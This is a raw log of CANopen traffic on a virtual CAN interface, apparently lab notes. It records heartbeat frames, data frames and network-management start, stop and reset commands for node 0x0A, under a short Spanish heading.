Timestamp: 1643741227.350564	ID: 048a	S	DLC: 8	35 a5 7f d7 5b 90 0b d1	Channel: vcan0
Timestamp: 1643741227.351302	ID: 020a	S	DLC: 8	fd 15 14 58 e0 10 c2 fa	Channel: vcan0
Timestamp: 1643741227.351691	ID: 038a	S	DLC: 8	40 c7 93 2d 79 47 2d 34	Channel: vcan0
Timestamp: 1643741227.351807	ID: 028a	S	DLC: 8	b9 99 04 49 ee e9 b4 00	Channel: vcan0
Timestamp: 1643741227.352177	ID: 018a	S	DLC: 8	58 ce 85 bc 78 8a 2a f0	Channel: vcan0
Timestamp: 1643741227.692280	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741227.694719	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741228.180945	ID: 030a	S	DLC: 8	36 6c 02 c2 e4 b4 9d 30	Channel: vcan0
Timestamp: 1643741228.209333	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741228.211772	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741228.315292	ID: 040a	S	DLC: 8	48 a1 23 bc 5e b6 fb 9a	Channel: vcan0
Timestamp: 1643741228.748341	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741228.748521	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741229.268585	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741229.268580	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741229.368508	ID: 038a	S	DLC: 8	7f ca d1 aa c3 c0 7e cd	Channel: vcan0
Timestamp: 1643741229.368529	ID: 050a	S	DLC: 8	03 39 23 82 c8 71 38 e8	Channel: vcan0
Timestamp: 1643741229.368677	ID: 048a	S	DLC: 8	15 2a 70 e6 a5 70 c6 2a	Channel: vcan0
Timestamp: 1643741229.369260	ID: 018a	S	DLC: 8	98 cb 61 16 20 9f bf 86	Channel: vcan0
Timestamp: 1643741229.369493	ID: 028a	S	DLC: 8	71 82 7e 49 eb 3f da 66	Channel: vcan0
Timestamp: 1643741229.370872	ID: 020a	S	DLC: 8	5f a5 47 ec 73 82 3a 1c	Channel: vcan0
Timestamp: 1643741229.708461	ID: 030a	S	DLC: 8	cc 67 cc f7 9f 78 8d 78	Channel: vcan0
Timestamp: 1643741229.785109	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741229.787491	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741230.299989	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741230.299989	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741230.828758	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741230.830690	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741231.221214	ID: 030a	S	DLC: 8	f9 b9 a6 7d 9f bf 11 dd	Channel: vcan0
Timestamp: 1643741231.340933	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741231.345664	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741231.385820	ID: 020a	S	DLC: 8	dd f1 3c ba 9e 7d 3a 51	Channel: vcan0
Timestamp: 1643741231.385870	ID: 050a	S	DLC: 8	0c c5 5e f7 38 45 27 c8	Channel: vcan0
Timestamp: 1643741231.385986	ID: 048a	S	DLC: 8	db d9 de 20 89 26 3e 6b	Channel: vcan0
Timestamp: 1643741231.385997	ID: 038a	S	DLC: 8	7b c3 3a 63 33 4d 7a d2	Channel: vcan0
Timestamp: 1643741231.386836	ID: 018a	S	DLC: 8	56 eb 39 f8 7f b5 84 e2	Channel: vcan0
Timestamp: 1643741231.388271	ID: 028a	S	DLC: 8	5c 03 a2 ac af 6a ff 49	Channel: vcan0
Timestamp: 1643741231.874679	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741231.874681	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741232.414549	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741232.414549	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741232.754910	ID: 030a	S	DLC: 8	b3 16 c5 b2 58 34 c1 9f	Channel: vcan0
Timestamp: 1643741232.928388	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741232.929183	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741233.332470	ID: 040a	S	DLC: 8	62 89 60 1b 31 62 cb f9	Channel: vcan0
Timestamp: 1643741233.400305	ID: 018a	S	DLC: 8	e8 b3 12 9b fc e3 77 cc	Channel: vcan0
Timestamp: 1643741233.402198	ID: 048a	S	DLC: 8	ef 38 9a 11 39 38 91 19	Channel: vcan0
Timestamp: 1643741233.402517	ID: 050a	S	DLC: 8	a0 30 e2 8b 11 45 ab be	Channel: vcan0
Timestamp: 1643741233.402982	ID: 028a	S	DLC: 8	23 75 1b ba 3d 0f a0 17	Channel: vcan0
Timestamp: 1643741233.403126	ID: 038a	S	DLC: 8	d7 eb 5c 55 41 13 3d 8d	Channel: vcan0
Timestamp: 1643741233.404379	ID: 020a	S	DLC: 8	ce 9c 12 69 0a e4 f5 91	Channel: vcan0
Timestamp: 1643741233.444229	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741233.444588	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741233.980039	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741233.980264	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741234.270171	ID: 030a	S	DLC: 8	63 f6 0d c0 db 15 50 77	Channel: vcan0
Timestamp: 1643741234.491375	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741234.492523	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741235.020481	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741235.021467	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741235.450129	ID: 050a	S	DLC: 8	3e a1 8f c0 4e ca c5 63	Channel: vcan0
Timestamp: 1643741235.450133	ID: 048a	S	DLC: 8	27 f9 3a b7 33 6b 79 de	Channel: vcan0
Timestamp: 1643741235.450921	ID: 020a	S	DLC: 8	39 39 0d f9 c4 af d2 93	Channel: vcan0
Timestamp: 1643741235.451665	ID: 028a	S	DLC: 8	9b 01 90 13 0d a9 3f cd	Channel: vcan0
Timestamp: 1643741235.452587	ID: 038a	S	DLC: 8	7a 62 32 c1 8d 21 1e 7f	Channel: vcan0
Timestamp: 1643741235.452923	ID: 018a	S	DLC: 8	82 be c8 a0 5f 9f 6b 87	Channel: vcan0
Timestamp: 1643741235.533070	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741235.534916	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741235.787520	ID: 030a	S	DLC: 8	01 72 70 b8 b6 6b 38 25	Channel: vcan0
Timestamp: 1643741236.045613	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741236.047358	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741236.560287	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741236.560292	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741237.080905	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741237.080906	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741237.305129	ID: 030a	S	DLC: 8	af 86 c9 14 48 cb ec a9	Channel: vcan0
Timestamp: 1643741237.462800	ID: 048a	S	DLC: 8	74 f6 73 ba 34 0d 5d c5	Channel: vcan0
Timestamp: 1643741237.463082	ID: 050a	S	DLC: 8	c6 8c 5d 1d e5 bc 19 14	Channel: vcan0
Timestamp: 1643741237.465153	ID: 020a	S	DLC: 8	56 bd 2a 0a eb 45 bc c9	Channel: vcan0
Timestamp: 1643741237.468406	ID: 018a	S	DLC: 8	54 fc f0 19 9b 66 07 1d	Channel: vcan0
Timestamp: 1643741237.468506	ID: 038a	S	DLC: 8	74 a9 6d 8f 28 33 ea 7d	Channel: vcan0
Timestamp: 1643741237.468735	ID: 028a	S	DLC: 8	ae 6a 3b af 3f fc a3 88	Channel: vcan0
Timestamp: 1643741237.595570	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741237.596584	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.109458	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.111419	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.351209	ID: 040a	S	DLC: 8	58 7f 74 d2 74 fd c0 ca	Channel: vcan0
Timestamp: 1643741238.384816	ID: 0000	S	DLC: 2	02 0a	Channel: vcan0
Timestamp: 1643741238.623706	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.624661	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.818199	ID: 030a	S	DLC: 8	42 8f f4 bb 9a ce ce f8	Channel: vcan0
Timestamp: 1643741239.136936	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741239.136956	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741239.478260	ID: 048a	S	DLC: 8	96 92 fa 98 8a ec 82 30	Channel: vcan0
Timestamp: 1643741239.478518	ID: 050a	S	DLC: 8	ba fa 1f db ec 79 05 5a	Channel: vcan0
Timestamp: 1643741239.479835	ID: 020a	S	DLC: 8	19 08 c6 43 dd 58 aa d1	Channel: vcan0
Timestamp: 1643741239.480867	ID: 028a	S	DLC: 8	3e 67 81 69 87 b6 97 26	Channel: vcan0
Timestamp: 1643741239.480954	ID: 038a	S	DLC: 8	46 8b c4 0b 3d e2 e2 d5	Channel: vcan0
Timestamp: 1643741239.481859	ID: 018a	S	DLC: 8	22 35 98 e9 f4 a2 9a b5	Channel: vcan0
Timestamp: 1643741239.654830	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741239.654915	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741240.169038	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741240.169039	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741240.335311	ID: 030a	S	DLC: 8	79 70 ce f3 8e 17 b3 2c	Channel: vcan0
Timestamp: 1643741240.681801	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741240.683741	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741241.194694	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741241.196598	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741241.710150	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741241.710466	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741242.223037	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741242.224124	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741242.735421	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741242.735811	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741243.248509	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741243.248526	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741243.369432	ID: 040a	S	DLC: 8	2f 63 aa ae 56 14 ab 34	Channel: vcan0
Timestamp: 1643741243.761489	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741243.763619	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741244.273160	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741244.276752	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741244.788305	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741244.789122	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741245.302824	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741245.303028	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741245.816917	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741245.819422	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741246.331845	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741246.334111	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741246.843827	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741246.845751	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741247.355582	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741247.356785	ID: 0701	S	DLC: 1	05	Channel: vcan0

Comando Start, Reset y Reset Comms

Timestamp: 1643754112.400433	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754112.912835	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754113.425944	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754113.939361	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754114.452800	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754114.963782	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754115.479127	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754115.992687	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754116.509910	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754117.025995	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754117.537173	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754118.048867	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754118.560769	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754119.074130	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754119.588084	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754120.101314	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754120.614636	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754121.130535	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754121.645679	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643754122.159473	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754122.674174	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754123.186055	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754123.698793	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754124.210397	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754124.722652	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754125.237389	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754125.750081	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754126.263166	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754126.780526	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754127.295289	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754127.806924	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754128.322342	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754128.834987	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754129.224230	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643754129.346873	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754129.865318	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754130.413178	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754130.936113	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754131.267016	ID: 018a	S	DLC: 8	ff 22 0c bd 14 ca 88 3a	Channel: vcan0
Timestamp: 1643754131.267936	ID: 048a	S	DLC: 8	35 e9 da c7 47 50 7d 31	Channel: vcan0
Timestamp: 1643754131.268331	ID: 038a	S	DLC: 8	0c 47 48 d5 95 b4 43 b3	Channel: vcan0
Timestamp: 1643754131.268737	ID: 028a	S	DLC: 8	36 ef 9a 85 21 c2 e5 c3	Channel: vcan0
Timestamp: 1643754131.456799	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754131.969888	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754132.482375	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754132.998605	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754133.282650	ID: 038a	S	DLC: 8	68 ad 9e 9b 36 b4 7f 89	Channel: vcan0
Timestamp: 1643754133.282769	ID: 028a	S	DLC: 8	db 86 12 68 08 56 08 30	Channel: vcan0
Timestamp: 1643754133.283515	ID: 048a	S	DLC: 8	2c 06 52 ab 51 9b 83 bf	Channel: vcan0
Timestamp: 1643754133.284519	ID: 018a	S	DLC: 8	2b 7a 2c bb e7 2c 22 dd	Channel: vcan0
Timestamp: 1643754133.518868	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754134.038205	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754134.554547	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754135.076933	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754135.295287	ID: 038a	S	DLC: 8	25 0c 91 90 14 01 8d 80	Channel: vcan0
Timestamp: 1643754135.295409	ID: 028a	S	DLC: 8	74 ee 38 d4 eb 93 48 24	Channel: vcan0
Timestamp: 1643754135.299073	ID: 018a	S	DLC: 8	5b a1 e2 d8 2a e1 33 31	Channel: vcan0
Timestamp: 1643754135.299180	ID: 048a	S	DLC: 8	74 77 8f 04 56 20 3d 10	Channel: vcan0
Timestamp: 1643754135.595259	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754136.136255	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754136.673687	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754137.189669	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754137.308786	ID: 028a	S	DLC: 8	eb d0 9b 9f 50 97 97 cf	Channel: vcan0
Timestamp: 1643754137.311182	ID: 038a	S	DLC: 8	15 fc 8b d3 b9 cd 68 ea	Channel: vcan0
Timestamp: 1643754137.311236	ID: 018a	S	DLC: 8	5d 1a 8c f1 3d 68 35 9a	Channel: vcan0
Timestamp: 1643754137.311517	ID: 048a	S	DLC: 8	f7 a3 48 f9 05 67 e1 92	Channel: vcan0
Timestamp: 1643754137.700863	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754138.212017	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754138.738968	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754139.251819	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754139.323030	ID: 038a	S	DLC: 8	59 5d 8c 50 8c b8 b5 93	Channel: vcan0
Timestamp: 1643754139.324337	ID: 048a	S	DLC: 8	22 6a b9 a6 85 cf b1 11	Channel: vcan0
Timestamp: 1643754139.324719	ID: 028a	S	DLC: 8	81 83 15 95 21 ba 60 2d	Channel: vcan0
Timestamp: 1643754139.325164	ID: 018a	S	DLC: 8	a0 aa 95 c4 3b 62 6a b9	Channel: vcan0
Timestamp: 1643754139.777547	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754140.289290	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754140.801971	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754141.314838	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754141.337523	ID: 038a	S	DLC: 8	89 31 55 d8 84 e7 29 74	Channel: vcan0
Timestamp: 1643754141.340506	ID: 048a	S	DLC: 8	af ec 70 bc bc a7 6d 05	Channel: vcan0
Timestamp: 1643754141.340746	ID: 018a	S	DLC: 8	64 c0 0c 1e 62 06 6c ef	Channel: vcan0
Timestamp: 1643754141.340978	ID: 028a	S	DLC: 8	93 68 0a 03 40 0c 34 13	Channel: vcan0

Timestamp: 1643754141.829830	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754142.343792	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754142.926662	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754143.350717	ID: 038a	S	DLC: 8	81 6c 5e 67 31 f5 78 eb	Channel: vcan0
Timestamp: 1643754143.352487	ID: 048a	S	DLC: 8	c2 17 47 c0 39 67 3d ed	Channel: vcan0
Timestamp: 1643754143.352958	ID: 018a	S	DLC: 8	ed 64 2f 81 df 0a 9f e4	Channel: vcan0
Timestamp: 1643754143.353051	ID: 028a	S	DLC: 8	4b b6 53 62 80 fb 34 78	Channel: vcan0
Timestamp: 1643754143.438034	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754143.951140	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754144.467630	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754144.979469	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754145.366899	ID: 038a	S	DLC: 8	19 66 5a bd 5b fb 3d ac	Channel: vcan0
Timestamp: 1643754145.366922	ID: 048a	S	DLC: 8	df f1 f2 3d b6 09 f4 90	Channel: vcan0
Timestamp: 1643754145.368223	ID: 018a	S	DLC: 8	0e 3c 6b 17 a3 85 90 d5	Channel: vcan0
Timestamp: 1643754145.368904	ID: 028a	S	DLC: 8	ee a0 87 8e 38 02 09 33	Channel: vcan0
Timestamp: 1643754145.491854	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754146.003982	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754146.523662	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754147.049298	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754147.381367	ID: 018a	S	DLC: 8	6a 00 73 b8 53 1b 4a e2	Channel: vcan0
Timestamp: 1643754147.381468	ID: 038a	S	DLC: 8	4e 44 3c bf 6a 85 f4 0a	Channel: vcan0
Timestamp: 1643754147.384572	ID: 028a	S	DLC: 8	f4 8c 16 9d 4c 2e 24 55	Channel: vcan0
Timestamp: 1643754147.384630	ID: 048a	S	DLC: 8	c0 cb 04 01 d5 ed 8e a8	Channel: vcan0
Timestamp: 1643754147.565830	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754148.077128	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754148.588887	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754149.130876	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754149.405989	ID: 018a	S	DLC: 8	33 e7 9a a7 b9 d9 75 ca	Channel: vcan0
Timestamp: 1643754149.407340	ID: 038a	S	DLC: 8	b8 84 62 80 47 de e4 52	Channel: vcan0
Timestamp: 1643754149.407526	ID: 028a	S	DLC: 8	ee 46 c6 a2 e4 4c cb 4f	Channel: vcan0
Timestamp: 1643754149.407820	ID: 048a	S	DLC: 8	a7 ba 53 19 04 d7 cf 6f	Channel: vcan0
Timestamp: 1643754149.667119	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754150.182363	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754150.693434	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754151.206073	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754151.434777	ID: 018a	S	DLC: 8	95 e6 3d 55 fc 1a bc 40	Channel: vcan0
Timestamp: 1643754151.436041	ID: 038a	S	DLC: 8	7b 2f 65 ee f2 c7 3b f0	Channel: vcan0
Timestamp: 1643754151.436449	ID: 048a	S	DLC: 8	cf 78 79 8f 8c c1 65 ca	Channel: vcan0
Timestamp: 1643754151.436916	ID: 028a	S	DLC: 8	90 12 c8 0c 84 e0 58 e6	Channel: vcan0
Timestamp: 1643754151.767329	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754152.295821	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754152.814826	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754153.341488	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754153.450139	ID: 018a	S	DLC: 8	27 f6 dc 1a 3c 01 36 d4	Channel: vcan0
Timestamp: 1643754153.451533	ID: 038a	S	DLC: 8	b3 ad 0e 20 02 96 6c 01	Channel: vcan0
Timestamp: 1643754153.452200	ID: 048a	S	DLC: 8	07 cd a9 dd ec c1 44 ad	Channel: vcan0
Timestamp: 1643754153.452422	ID: 028a	S	DLC: 8	26 8d 1b 39 f7 0e af ee	Channel: vcan0
Timestamp: 1643754153.854248	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754154.386563	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754154.898433	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754155.409293	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754155.465713	ID: 018a	S	DLC: 8	e4 08 43 70 b7 8b 9b 9b	Channel: vcan0
Timestamp: 1643754155.465962	ID: 028a	S	DLC: 8	22 c6 32 b2 b7 ab 36 2f	Channel: vcan0
Timestamp: 1643754155.466211	ID: 038a	S	DLC: 8	24 25 e4 9e 40 35 39 b0	Channel: vcan0
Timestamp: 1643754155.467628	ID: 048a	S	DLC: 8	4b 32 66 29 ca da 43 16	Channel: vcan0
Timestamp: 1643754155.921427	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754156.367762	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643754156.432578	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754157.479260	ID: 028a	S	DLC: 8	14 be 99 ca 48 05 54 3a	Channel: vcan0
Timestamp: 1643754157.480067	ID: 038a	S	DLC: 8	03 48 69 c4 06 69 13 70	Channel: vcan0
Timestamp: 1643754157.480205	ID: 018a	S	DLC: 8	b2 70 71 c8 6c 7f 68 2f	Channel: vcan0
Timestamp: 1643754157.481359	ID: 048a	S	DLC: 8	59 7e 82 2a 2e dd 29 2c	Channel: vcan0
Timestamp: 1643754166.901104	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643754167.413970	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754167.929554	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754168.463465	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754168.977105	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754169.489352	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754170.005933	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754170.517616	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754171.030956	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754171.543774	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754172.058846	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754172.570326	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754173.082824	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754173.594393	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754174.105714	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754174.619604	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754175.131559	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754175.642974	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754176.154322	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754176.670849	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754177.192636	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754177.717059	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754178.230608	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754178.742413	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754179.256077	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754179.771723	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754180.283588	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754180.798009	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754181.314959	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754181.827285	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754182.340325	ID: 070a	S	DLC: 1	7f	Channel: vcan0
